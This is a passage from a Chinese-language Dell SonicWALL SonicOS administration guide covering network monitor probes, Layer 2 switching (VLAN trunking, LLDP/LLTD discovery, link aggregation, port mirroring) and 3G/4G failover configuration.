- **TCP** - 此探测使用路由表来查找指定探测目标的出口接口和下一跳。TCP SYN 数据包使用出口接口的源 IP 地址发送至探测目标。当目标在响应超时时间窗口内通过同一接口响应 SYN/ACK 或 RST 时，将为每个探测目标独立计数一次成功的响应。在收到 SYN/ACK 时，将发送 RST 以关闭连接。如果收到 RST，则不返回响应。

- **Ping (ICMP) - 显式路由** - 此探测绕过路由表并使用在“出站接口”下拉菜单中指定的接口源 IP 地址向目标发送 Ping。如果未指定下一跳网关，探测将假设目标直接连接到出站接口的网络。
- **TCP - 显式路由** - 此探测绕过路由表并使用在“出站接口”下拉菜单中指定的接口源 IP 地址向目标发送 TCP SYN 数据包。如果未指定下一跳网关，探测将假设目标直接连接到出站接口的网络。在收到 SYN/ACK 时，将发送 RST 以关闭连接。如果收到 RST，则不返回响应。

4 （可选操作）可调整以下探测阈值：

- **检测主机每** - 各次探测之间的秒数。此数字不能小于**响应超时**字段中的数字。默认值为 **5** 秒。
- **响应超时** - 网络监视器在为特定探测目标计数一次丢失的探测之前，等待每个单独探测的响应的秒数。**响应超时**不能超过检测主机每字段中的数字。默认值为 **1** 秒。
- **将探测状态设为“失败”之前** - 触发将主机状态转换为“失败”之前连续丢失的探测次数。默认值为 **3** 个丢失间隔。
- **将探测状态设为“正常”之前** - 触发将主机状态转换为“正常”之前连续成功的探测次数。默认值为 **3** 个成功间隔。
- **所有主机必须响应** - 选中此复选框将指定，所有探测目标主机的状态都必须为“正常”才能将策略状态转换为“正常”。如果未选中此选项，在任何主机状态为“正常”时，将策略状态设为“正常”。默认已禁用该选项。
- **把 RST 计做丢失** - 选中此复选框可以指定将 RST 响应计为丢失响应。

5 （可选操作）可在**备注**字段中输入关于策略的描述性备注。

6 单击**添加**以提交网络监视器策略。

配置基于已启用探测的策略的路由

在配置静态路由时，可选择配置用于该路由的网络监视器策略。使用网络监视器策略时，将基于策略的探测状态来动态地禁用或启用静态路由。更多信息，请参见第 374 页的基于已启用探测的策略的路由配置。

第 5 部分

交换

注：本部分介绍了 SonicOS 的高级交换，它不同于从 TZ 设备管理 Dell X 系列交换机。如需管理 X 系列交换机的更多信息，请参见第 300 页的为 Dell X 系列交换机配置 PortShield 接口。

- 交换概述
- 配置 VLAN 中继
- 查看第 2 层发现
- 配置链路聚合
- 配置端口镜像

45

交换概述

注：在 NSA 2600、TZ 系列和 SOHO W 设备以外的所有产品中提供了交换功能。

注：本部分介绍了 SonicOS 的高级交换，它不同于从 TZ 设备管理 Dell X 系列交换机。如需管理 X 系列交换机的更多信息，请参见第 300 页的为 Dell X 系列交换机配置 PortShield 接口。

- 第 474 页的关于交换
  - 第 474 页的什么是交换？
  - 第 475 页的交换的优点
  - 第 475 页的交换的工作原理
  - 第 475 页的术语

关于交换

此部分描述了 SonicOS 上第 2 层（数据链路层）交换功能的交换和优点。

主题：

- 第 474 页的什么是交换？
- 第 475 页的交换的优点
- 第 475 页的交换的工作原理

什么是交换？

SonicOS 提供第 2 层（数据链路层）交换功能。该功能支持以下交换特性：

- **VLAN 中继** – 能够在多台交换机之间中继不同的 VLAN。
- **第 2 层网络发现** – 使用 IEEE 802.1AB (LLDP) 和 Microsoft LLTD 协议以及交换转发表发现端口可见的设备。
- **链路聚合** – 能够聚合端口以提高性能和冗余。

  注：在 NSA 2600 上，网络接口链路聚合是独立于交换链路聚合的功能。NSA 2600 支持网络接口的链路聚合（参见第 257 页的配置链路聚合和端口冗余），但 NSA 2600 不支持交换，因此它不支持交换的链路聚合。

  NSA 3600 及更新设备支持链路聚合。
- **端口镜像** – 允许您分配一个镜像端口以镜像一组端口的入口、出口或双向数据包。
- **巨型帧** – 支持巨型帧使 SonicOS 能够处理负载在 1500-9000 字节之间的以太网帧。

  注：NSA 3600 及更新设备支持巨型帧。

交换的优点

SonicOS 提供安全与交换相结合的解决方案。第 2 层交换功能增强了 SonicWALL 设备在现有第 2 层网络中的部署和互操作能力。

注：NSA 3600 及更新设备支持高级交换。

网络安全设备的先进交换功能有以下优点：

- **高端口密度** – 一台设备提供多达 26 个接口，其中包含 24 个交换端口，内部网络上的设备数量因此得以减少。
- **跨多个交换端口的高安全性** – PortShield 架构支持将所有 LAN 交换端口灵活地配置为独立的安全区域，如 LAN、WLAN 和 DMZ，从而保护其不受 WAN 和 DMZ 的影响，而且 LAN 内部的设备之间也不互相影响。这样，各安全区域都有自己的线速“微型交换机”，专用深度数据包检查防火墙为其提供保护。
- **VLAN 中继** – 无需在每台交换机上配置 VLAN 信息，简化 VLAN 管理和配置；能够在多台交换机之间中继不同的 VLAN。
- **第 2 层网络发现** – 为连接到本设备的所有设备提供第 2 层网络信息；使用 IEEE 802.1AB (LLDP) 和 Microsoft LLTD 协议以及交换转发表发现端口可见的设备。
- **链路聚合** – 连接到支持聚合的交换机时，聚合端口可通过负载均衡提供更高的性能；连接到支持聚合的交换机或服务器时，聚合端口可提供冗余。
- **端口镜像** – 允许您轻松监视和检查一个或多个端口上的网络流量，分配一个镜像端口以镜像一组端口的入口、出口或双向数据包。
- **巨型帧** - 使 SonicOS 能够处理负载在 1500-9000 字节之间的以太网帧，允许提高吞吐量和减少待处理的以太网帧数。在有些情况下，可能不会提高吞吐量。但是，如果穿越的数据包巨大，吞吐量会有所改进。

  注：NSA 3600 及更新设备支持巨型帧。

交换的工作原理

某些交换功能用于处理 PortShield 群组，需要在“网络 > PortShield 群组”页面上进行初步配置。某些则是在现有**网络 > 接口**配置上工作。端口安全功能使用 MAC 地址对象。如需在 SonicOS 中配置这些相关功能的更多信息，请参阅相应的章节。

- 第 233 页的网络 > 接口
- 第 292 页的网络 > PortShield 组

如需各交换功能工作方式的详情，请参阅相关章节：

- 第 477 页的交换 > VLAN 中继
- 第 480 页的交换 > L2 发现
- 第 481 页的交换 > 链路聚合
- 第 483 页的交换 > 端口镜像

术语

BPDU	桥接协议数据单元 – 用于 RSTP，BPDU 是特殊数据帧，用于交换有关桥接器 ID 和根路径成本的信息。BPDU 每隔几秒交换一次，以便交换机能够跟踪网络拓扑，并启动或停止端口转发。
CoS	服务类别 – CoS (IEEE 802.1p) 定义了 8 中不同的服务类别，用 IEEE 802.1Q 报头中的 3 位 user_priority 字段表示；在 802.1 网络上使用标记帧时，该报头添加到以太网帧。

DSCP	区分服务代码点 – 也称为 DiffServ，DSCP 是一种联网架构，定义了一个简单、粗粒度、基于类别的机制来分类和管理网络流量，并在 IP 网络上提供服务质量 (QoS) 保证。DSCP 由 IETF 于 1998 年发布的 RFC 2475 定义。DSCP 通过标记 IP 包头中的 8 位字段来工作。
IETF	Internet 工程任务组 – IETF 是一个负责开发和促进 Internet 标准的开放标准组织。
L2	OSI 第 2 层（以太网）– 七层 OSI 模型的第 2 层是数据链路层，以太网协议在该层上运行。第 2 层用于在网络实体之间传输数据。
LACP	链路聚合控制协议 – LACP 是一个 IEEE 规范，提供一种将多个物理端口合并以形成单个逻辑信道的方法。LACP 支持相连设备进行负载平衡。
LLDP	链路层发现协议 (IEEE 802.1AB) – LLDP 是一个第 2 层协议，网络设备利用它来表达其身份、功能和互连。此信息存储在各主机的 MIB 数据库中，可利用 SNMP 查询以确定网络拓扑。此信息包括：系统名称、端口名称、VLAN 名称、IP 地址、系统功能（交换、路由）、MAC 地址、链路聚合等等。
LLTD	链路层拓扑发现（微软标准）– LLTD 是微软公司专有协议，功能与 LLDP 相似。它在有线或无线网络（以太网 802.3 或无线 802.11）上工作。Windows Vista 和 Windows 7 内置 LLTD，Windows XP 上可以安装该协议。
PDU	协议数据单元 – 对于交换功能而言，第 2 层 PDU 是帧。它包含链路层标头和数据包。
RSTP	快速生成树协议 (IEEE 802.1D-2004) – RSTP 制定于 1998 年，是“生成树协议”的改进版本。拓扑改变后，它能更快地实现生成树融合。


46

配置 VLAN 中继

注：在 NSA 2600、TZ 系列和 SOHO W 设备以外的所有产品中提供了交换功能。

- 第 477 页的交换 > VLAN 中继
  - 第 478 页的编辑 VLAN
  - 第 479 页的添加 VLAN 中继端口
  - 第 479 页的删除 VLAN 中继端口
  - 第 479 页的启用中继端口上的 VLAN

交换 > VLAN 中继



SonicOS 上的未分配交换端口可用作 VLAN 中继端口。您可以启用或禁用中继端口上的 VLAN，将 SonicOS 上的现有 VLAN 桥接到另一台通过中继端口连接的交换机上的相应 VLAN。SonicOS 的中继端口支持 802.1Q 封装。各中继端口上最多可启用 32 个 VLAN。

VLAN 中继特性提供以下功能：

- 更改现有 PortShield 群组的 VLAN ID
- 添加/删除 VLAN 中继端口
- 启用/禁用中继端口上的客户 VLAN ID

允许的 VLAN ID 范围是 1-4094。某些 VLAN ID 保留供 PortShield 使用。保留范围显示在 SonicOS 管理界面上。可以将某些 PortShield 群组标记为“已中继”。一旦解散 PortShield 群组，中继端口上的关联 VLAN 将自动禁用。

VLAN 既可以 PortShield 群组的形式存在于本地，也可是完完全全的远程 VLAN。可以更改 SonicOS 上的 PortShield 群组的 VLAN ID。这样便可与现有 VLAN 编号轻松集成。

SonicOS 不允许临时更改端口的 VLAN 成员资格。端口的VLAN 成员资格必须通过 SonicOS 管理界面中的 PortShield 配置进行更改。如需配置 PortShield 群组的更多信息，请参见第 292 页的网络 > PortShield 组。

针对远程 VLAN 会自动创建虚拟接口（称为 VLAN 中继接口）。另一中继端口上启用同样的远程 VLAN 时，不会创建新的接口。所有带相同 VLAN 标记的数据包进入不同的中继端口时，都由同一虚拟接口处理。这是 VLAN 子接口与 VLAN 中继接口的主要区别。

网络 > 接口页面上的**名称**栏显示启用 VLAN ID 150 和 332 的 VLAN 中继的 VLAN 中继接口。

可以启用 VLAN 中继上的任何 VLAN，无论本地还是远程，以便桥接到另一交换机上的两个相应 VLAN。例如，可以在端口 X2 的 VLAN 中继上启用本地 VLAN 0345，该端口上还启用了两个远程 VLAN。

在该 VLAN 中继上启用该 VLAN 后，**交换 > VLAN 中继**页面上的 **VLAN 表**显示中继端口 X2 是本地 VLAN 345 的成员。

VLAN 中继与链路聚合和端口镜像功能互操作。可以镜像 VLAN 中继端口，但不能将之用作镜像端口本身。无法在 VLAN 中继端口上启用静态端口安全。

配置为 VLAN 中继的端口不能用于任何其他功能，只能保留供第 2 层使用。例如，无法为中继端口配置 IP 地址。

在特定中继端口上配置中继 VLAN 接口后，要删除该中继端口，必须移除该 VLAN 接口，即便该 VLAN 已在多个中继端口上启用。这是一个功能实现上的局限，将在未来版本中予以解决。

主题：

- 第 478 页的编辑 VLAN
- 第 479 页的添加 VLAN 中继端口
- 第 479 页的删除 VLAN 中继端口
- 第 479 页的启用中继端口上的 VLAN

编辑 VLAN

编辑 *VLAN* 的步骤如下：

1. 在**交换 > VLAN 中继**页面上，单击 VLAN 表上您要编辑的 VLAN ID 对应的配置图标。
2. 在**编辑 VLAN 用于 PortShield** 窗口中，执行以下一项操作：
   - 将其他 VLAN ID 输入 **VLAN ID** 字段中。除了系统指定的原始 VLAN ID 和保留 VLAN ID 之外，您可以输入其他任意 VLAN ID。
   - 使用 **VLAN ID** 字段中的 VLAN ID，它就是您要配置的 VLAN。
3. 要启用对该 VLAN 的中继，请选中**中继**复选框。要禁用对该 VLAN 的中继，请取消选中该复选框。
4. 单击**确定**。

添加 VLAN 中继端口

添加 *VLAN* 中继端口的步骤如下：

1 在**交换 > VLAN 中继**页面的 **VLAN 中继**下面，单击**添加**按钮。

2 在**添加 VLAN 中继端口**页面中，从**中继端口**下拉菜单中选择要添加的端口。

3 单击**确定**。

删除 VLAN 中继端口

删除一个或多个 *VLAN* 中继端口的步骤如下：

1 在**交换 > VLAN 中继**页面的 **VLAN 中继**下面，选中想要删除的一个或多个 VLAN 中继端口对应的复选框。

2 单击**删除**按钮。

3 单击确认对话框中的**确定**。

启用中继端口上的 VLAN

启用指定中继端口上的自定义 *VLAN ID* 的步骤如下：

1 在**交换 > VLAN 中继**页面的 **VLAN 中继**下面，单击**启用 VLAN** 按钮。

2 在**启用 VLAN** 窗口中，从**中继端口**下拉列表中选择一个中继端口。这是您希望用来中继下一字段所示 VLAN ID 的端口。

3 在 **VLAN ID** 字段中，输入要中继的 VLAN ID。它可以是另一交换机上的 VLAN ID。

4 单击**确定**。

47

查看第 2 层发现

注：在 NSA 2600、TZ 系列和 SOHO W 设备以外的所有产品中提供了交换功能。

- 第 480 页的交换 > L2 发现

交换 > L2 发现



SonicOS 设备使用 IEEE 802.1AB (LLDP)/Microsoft LLTD 协议和交换转发表来发现端口可见的设备。这些是第 2 层协议，不跨越广播域。更多信息参见以下链接：

- https://en.wikipedia.org/wiki/Link_Layer_Topology_Discovery
- https://en.wikipedia.org/wiki/Link_Layer_Discovery_Protocol

使用 ARP 表将 MAC 地址连接到 IP 地址。

注：Windows XP 用户需从 Microsoft 下载、安装并启用 LLTD 响应器驱动程序。

发现在系统启动时激活，然后便不再启动，除非您单击特定接口中的 L2 发现**刷新**图标。

要重启多个接口上的第 2 层发现，选中所需接口旁边的复选框，然后单击页面底部的**刷新已选**按钮。

48

配置链路聚合

注：在 NSA 2600、TZ 系列和 SOHO W 设备以外的所有产品中提供了交换功能。

- 第 481 页的交换 > 链路聚合
  - 第 482 页的创建逻辑链路 (LAG)

交换 > 链路聚合



链路聚合支持第 2 层网络中的端口冗余和负载平衡。负载平衡由硬件依据来源和目标 MAC 地址对控制。**交换 > 链路聚合**页面提供信息和统计数据，并允许配置用于聚合的接口。

NSA 3600 及更新设备支持静态链路聚合(LAG)。位于同一 VLAN（同一 PortShield 群组）中的端口或 VLAN 中继端口有资格进行链路聚合。一个逻辑群组最多可聚合四个端口，可以配置四个逻辑电路 (LAG)。

注：不支持动态链路聚合协议 LACP (IEEE 802.1AX)。

该功能支持两类主要用法：

- **防火墙到服务器** – 通过启用同一 VLAN（同一 PortShield 群组）中的端口的链路聚合而实现。这种配置可提供端口冗余，但由于设备的硬件限制，不支持设备到服务器方向的负载平衡。
- **防火墙到交换机** – 通过启用 VLAN 中继端口的链路聚合而实现。负载平衡由硬件自动执行，设备支持一种基于来源和目标 MAC 地址对的负载平衡算法。

与 PortShield 配置相似，选择一个接口代表聚合群组。此端口称为聚合器。必须为聚合器端口分配一个唯一的密钥。默认情况下，聚合器端口密钥与其接口号相同。非聚合器端口可以选择性地配置密钥；如果交换机接线错误，密钥可防止出现错误的 LAG。

端口连接到同一链路伙伴且其密钥一致时，就会绑定在一起。静态链路聚合无法发现链路伙伴。这种情况下，端口仅依据密钥而聚合。

像 PortShield 主机一样，不能从 LAG 中移除聚合器端口，因为它代表着系统中的 LAG。

注：一旦 VLAN 中继端口启用链路聚合，便无法再添加或删除 LAG 上的 VLAN。

创建逻辑链路 (LAG)

创建逻辑链路 *(LAG)* 的步骤如下：

1 在**交换 > 链路聚合**页面上，单击**添加**按钮。

2 在**添加 LAG 端口**对话框中，从**端口**下拉列表中选择接口。



3 要指定密钥，清除**自动检测**复选框，将所需的密钥输入**密钥**字段。

4 若该接口是 LAG 的聚合器，选中**聚合器**复选框。一个 LAG 只能有一个接口作为其聚合器。

5 单击**确定**。

6 在**交换 > 链路聚合**页面上，再次单击**添加**按钮。

7 在**添加 LAG 端口**窗口中，从**端口**下拉列表中选择链路伙伴的接口。

8 若为第一个接口（聚合器）指定了密钥，请清除**自动检测**复选框，将相同的密钥输入**密钥**字段。如果第一个接口的**自动检测**保持启用，对此接口也请保持启用。

9 清除**聚合器**复选框。一个 LAG 只能有一个接口作为其聚合器。

10 单击**确定**。

交换 > 链路聚合页面会显示 LAG。链路伙伴完成物理连接后，**伙伴**列将显示链路伙伴的 MAC 地址。

49

配置端口镜像

注：在 NSA 2600、TZ 系列和 SOHO W 设备以外的所有产品中提供了交换功能。

- 第 483 页的交换 > 端口镜像
  - 第 483 页的配置端口镜像群组
  - 第 484 页的删除端口镜像群组

交换 > 端口镜像



可以在 SonicOS 上配置端口镜像，以便将一个或多个交换机端口（或 VLAN）看到的网络数据包的副本发送到另一称为镜像端口的交换机端口。通过连接镜像端口，您可以监视经过镜像端口的流量。

可以镜像 VLAN 中继端口，但不能将之用作镜像端口本身。

交换 > 端口镜像页面允许您分配镜像端口以镜像一组端口的入口、出口或双向数据包。

主题

- 第 483 页的配置端口镜像群组
- 第 484 页的删除端口镜像群组

配置端口镜像群组

创建新端口镜像群组的步骤如下：

1 在**交换 > 端口镜像**页面上，单击**新建群组**按钮。

2 在**编辑镜像群组**对话框中，输入**接口群组名称**。



3 对于**方向**，选择以下选项之一：

- **入口** - 监视到达被镜像端口的流量。
- **出口** - 监视被镜像端口送出的流量。
- **两者皆是** - 监视被镜像端口两个方向的流量。

4 要启用这些端口的端口镜像，选中**启用**复选框。

5 在**所有接口**列表中，选择流量的镜像端口，并单击上方的右箭头按钮以将其移入**镜像端口**字段。镜像端口必须使用未分配的端口。

6 在**所有接口**列表中，选择一个或多个要监视的端口，并单击下方的右箭头按钮以将其移入**镜像端口**字段。连接镜像端口后，就可以监视被镜像端口上的流量。

7 单击**确定**。

删除端口镜像群组

删除端口镜像群组的步骤如下：

1 在**交换 > 端口镜像**页面上，选中要删除的端口镜像群组旁边的复选框。

2 单击**删除群组**按钮。

3 单击确认对话框中的**确定**。

第 6 部分

3G/4G/调制解调器

- 选择 **3G/4G/Modem**
- 配置 **3G/4G**
- 配置调制解调器

50

选择 3G/4G/Modem

- 第 486 页的 3G/4G/调制解调器
  - 第 486 页的 3G/4G > 状态
  - 第 487 页的选择 3G/4G/Modem 接口

3G/4G/调制解调器


配备 USB 扩展端口的 Dell SonicWALL 网络安全设备可以支持外部 3G/4G 接口或模拟调制解调器接口。在设备未检测到外部接口时，左侧导航条中显示 **3G/4G/Modem**条目。

主题：

- 第 486 页的 3G/4G > 状态
- 第 487 页的选择 3G/4G/Modem 接口

3G/4G > 状态

3G/4G > 状态页面显示连接的活动/不活动状态和信号强度。



选择 3G/4G/Modem 接口

默认情况下，Dell SonicWALL 网络安全设备将尝试自动检测连接的外部设备是 3G/4G 接口还是模拟调制解调器接口。您可以在 **3G/4G/Modem > 设置**页面手动指定要配置的接口类型。



3G/4G/Modem 设备类型下拉菜单提供以下选项：

- **自动检测** - 安全设备尝试确定设备是 3G/4G 还是模拟调制解调器。
- **3G/4G/移动** - 手动配置 3G/4G/移动 接口。
- **模拟调制解调器** - 手动配置模拟调制解调器接口。

51

配置 3G/4G

- 第 488 页的 3G/4G
  - 第 488 页的 3G/4G 概述
  - 第 489 页的理解 3G/4G 连接类型
  - 第 489 页的理解 3G/4G 故障切换
  - 第 492 页的 3G/4G PC 卡支持
  - 第 492 页的 3G/4G 无线 WAN 服务提供商支持
  - 第 493 页的 3G/4G 前提条件
- 第 493 页的 3G/4G > 状态
- 第 493 页的 3G/4G/Modem > 设置
- 第 495 页的 3G/4G > 高级
- 第 497 页的 3G/4G > 连接配置文件
- 第 502 页的 3G/4G > 数据使用
- 第 502 页的启用 U0/U1/M0 接口

3G/4G

本章节说明如何配置 Dell SonicWALL 网络安全设备上的 3G/4G 无线 WAN 接口。

注：有关支持的 3G/4G 设备的最新信息，参见 http://www.sonicwall.com/supported-wireless-broadband-cards-devices/。

主题：

- 第 488 页的 3G/4G 概述
- 第 489 页的理解 3G/4G 连接类型
- 第 489 页的理解 3G/4G 故障切换
- 第 492 页的 3G/4G PC 卡支持
- 第 492 页的 3G/4G 无线 WAN 服务提供商支持
- 第 493 页的 3G/4G 前提条件

3G/4G 概述

Dell SonicWALL 安全设备支持通过移动电话网络进行数据连接的 3G/4G 无线 WAN 连接。3G/4G 连接可用于：

- 与不依赖电线或网线的连接的 WAN 故障切换。

- 预配置连接不可用时的临时网络，例如贸易展和网亭。
- Dell SonicWALL 设备位于车内的移动网络。
- 主要 WAN 的有线连接是不可用的，而 3G/4G 移动电话网络是可用的。

理解 3G/4G 连接类型

根据您的具体设备，如果在启动安全设备之前安装 3G/4G 设备，将在**网络 >接口**中列为 U0、U1 或 M0（仅 NSA 240）接口以便管理接口。

3G/4G 连接类型设置对配备 3G/4G 接口的 Dell SonicWALL 设备的 WAN 连接提供灵活的控制。连接类型在 **3G/4G > 连接配置文件**页面的“3G/4G 配置文件配置”窗口的**参数**选项卡中配置。提供以下连接类型：

- **持续连接** – 在 3G/4G 接口连至 3G/4G 服务提供商后，将保持连接直至管理员断开连接或发生网络事件（例如 WAN 不可用）导致连接断开。
- **连接数据** – 3G/4G 接口在 Dell SonicWALL 设备检测到特定类型的网络流量时自动连接。
- **手动连接** – 仅在管理员手动发起连接时才连接 3G/4G 接口。

△ **小心：虽然可以在“网络 > 接口”页面手动启用 3G/4G 连接（通过单击 U0/U1/M0 接口的“管理”按钮），但不推荐这样做，因为这会导致自动连接无法正常工作。Dell SonicWALL 推荐使用上述连接类型管理 3G/4G接口。**

理解 3G/4G 故障切换

ⓘ **重要：**在主要 WAN 接口断开时的故障切换行为取决于为 3G/4G 连接配置文件配置的连接类型设置。为了使 3G/4G 接口能作为备用接口正常工作，必须在**网络 > 故障切换 & 负载均衡组**页面将其配置为默认负载均衡组中的最终备用接口。


以下章节说明 WAN 至 3G/4G 故障切换的三种不同方式。所有这些章节都假定配置 U0/U1/M0 接口为负载均衡组中的最终备用接口。

- 第 490 页的持续连接 3G/4G 故障切换
- 第 491 页的连接数据 3G/4G 故障切换
- 第 492 页的手动拨号 3G/4G 故障切换

持续连接 3G/4G 故障切换

下图描绘了在 WAN 以太网连接失败且已配置**持续连接**的 3G/4G 连接配置文件时将发生的事件顺序。

图 19. 3G/4G 故障切换的事件顺序：持续连接



1 **主要以太网连接可用** – 以太网 WAN 接口已连接，并用作主要连接。在以太网 WAN 接口可用时，不会连接 U0/U1/M0 接口（除非配置了指定 3G/4G 作为目标接口的明确路由）。

2 **主要以太网连接失败** – 在以太网 WAN 连接断开时，将启动 U0/U1/M0 接口且保持连接状态。

   如果将另一个以太网 WAN 接口配置为负载均衡组的一部分，则设备在故障切换至 U0/U1/M0 接口之前将首先故障切换至次要以太网 WAN。在这种情况下，只有在主要和次要 WAN 路径都不可用时，才会故障切换至 U0/U1/M0 接口。


3 **在故障切换后重新建立主要以太网连接** – 当以太网 WAN 连接（如配置的主要 WAN 端口或次要 WAN 端口）重新可用时，所有 LAN 至 WAN 流量将自动传回可用的以太网 WAN 连接。这包括活动的连接和 VPN 连接。将关闭 U0/U1/M0 接口连接。

△ 小心：**在将 U0/U1/M0 接口配置为负载均衡组中的最终备用接口时，建议不要配置基于策略的路由使用 U0/U1/M0 接口。如果配置了基于策略的路由使用 U0/U1/M0 接口，将保持连接直至达到最长连接时间（如已配置）。**

连接数据 3G/4G 故障切换

下图描绘了在 WAN 以太网连接失败且已配置**连接数据**的 3G/4G 连接配置文件时将发生的事件顺序。

图 20. 3G/4G 故障切换的事件顺序：连接数据



